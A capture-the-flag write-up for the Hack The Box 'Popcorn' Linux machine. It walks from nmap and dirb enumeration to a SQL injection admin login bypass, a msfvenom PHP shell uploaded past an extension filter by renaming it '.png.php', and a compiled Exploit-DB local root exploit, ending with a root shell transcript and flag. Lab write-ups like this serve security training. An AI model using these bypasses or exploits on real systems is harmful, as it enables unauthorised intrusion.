Hack The Box – Popcorn

OS – Linux

Popcorn's IP address is 10.10.10.6

I started with an nmap scan.

```
nmap -sC -sV -oA nmap 10.10.10.6
```

Nmap results showed that only ports 22 and port 80 are enabled.


```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
|_  2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)
80/tcp open  http    Apache httpd 2.2.12 ((Ubuntu))
|_http-server-header: Apache/2.2.12 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

I ran dirb next. It showed a bunch of php scripts and their paths. The following seemed interesting:


- http://IP/cgi-bin
- http://IP/server-status
- http://IP/torrent/admin
- http://IP/torrent/index.php

admin page requires login, but a username of *admin or "1" == "1* and any password worked.


After login, there's a place to upload or view torrent files. I was able to view the Kali torrent file and edit the torrent image. So now I tried to use this to launch my PHP shell script. I first created the shell using msfvenom.



Upload fails for .php extension, so I had to intercept on Burpsuite and edit the file extension to be .png.php. After that, the upload worked.



You can see the upload files at http://IP/torrent/upload page:



Index of /torrent/up

Name

Parent Directory

723bc28f9b6f924cca68ccdff96b190566

723bc28f9b6f924cca68ccdff96b190566

noss.png

Apache/2.2.12 (Ubuntu) Server at 10.10.10.

Now using msfconsole, I ran “shell” command and the php script on the target machine. I was able to view the user directory by going to /home. I then got the user flag.

To get the root flag, I need privilege escalation locally. I searched using searchsploit for linux exploits. Ultimately used the following exploit because other users seemed to be successful with it.

```
searchsploit -x 15704.c
```

I then saved the exploit as .png.c.

```
cp /usr/share/exploitdb/exploits/linux/local/15704.c exploit.png.c
```

I uploaded it the same way as before using the edit torrent file. Going back to my msfconsole shell, I compiled the exploit and ran it. I became root and got the flag.

```
ls
723bc28f9b6f924cca68ccdff96b6190566ca6b
723bc28f9b6f924cca68ccdff96b6190566ca6b
723bc28f9b6f924cca68ccdff96b6190566ca6b
noss.png
gcc 723bc28f9b6f924cca68ccdff96b619056
ls
723bc28f9b6f924cca68ccdff96b6190566ca6b
723bc28f9b6f924cca68ccdff96b6190566ca6b
723bc28f9b6f924cca68ccdff96b6190566ca6b
exploit
noss.png
chmod 777 exploit
./exploit
id
uid=0(root) gid=0(root)
cd /to^?^?
cd: 2: can't cd to /to
cd /root
ls
root.txt
cat root.txt
f12231023a9393319a0370129fd9b14
```